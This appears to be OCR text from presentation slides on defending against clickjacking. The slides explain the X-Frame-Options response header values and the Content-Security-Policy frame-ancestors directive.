
Learn how to defend again Clickjacking with response headers





HTTP RESPONSE HEADER: X-Frame-Options

- Protects you from most classes of Clickjacking
- X-Frame-Options: **DENY**
- X-Frame-Options: **SAMEORIGIN**
- X-Frame-Options: ALLOW FROM example.com



HTTP Response Headers

prevent any domain from framing your page
"X-FRAME-OPTIONS", "DENY"

only allow the current site to frame your page
"X-FRAME-OPTIONS", "SAMEORIGIN"

New CSP Standard for Framebusting
"Content-Security-Policy"
"frame-ancestors https://a.example.com https://b.example.com"

- Must be added to HTTP response!
- X-Frame-Option HTTP request headers do nothing!

It’s been a pleasure.

jim@manicode.com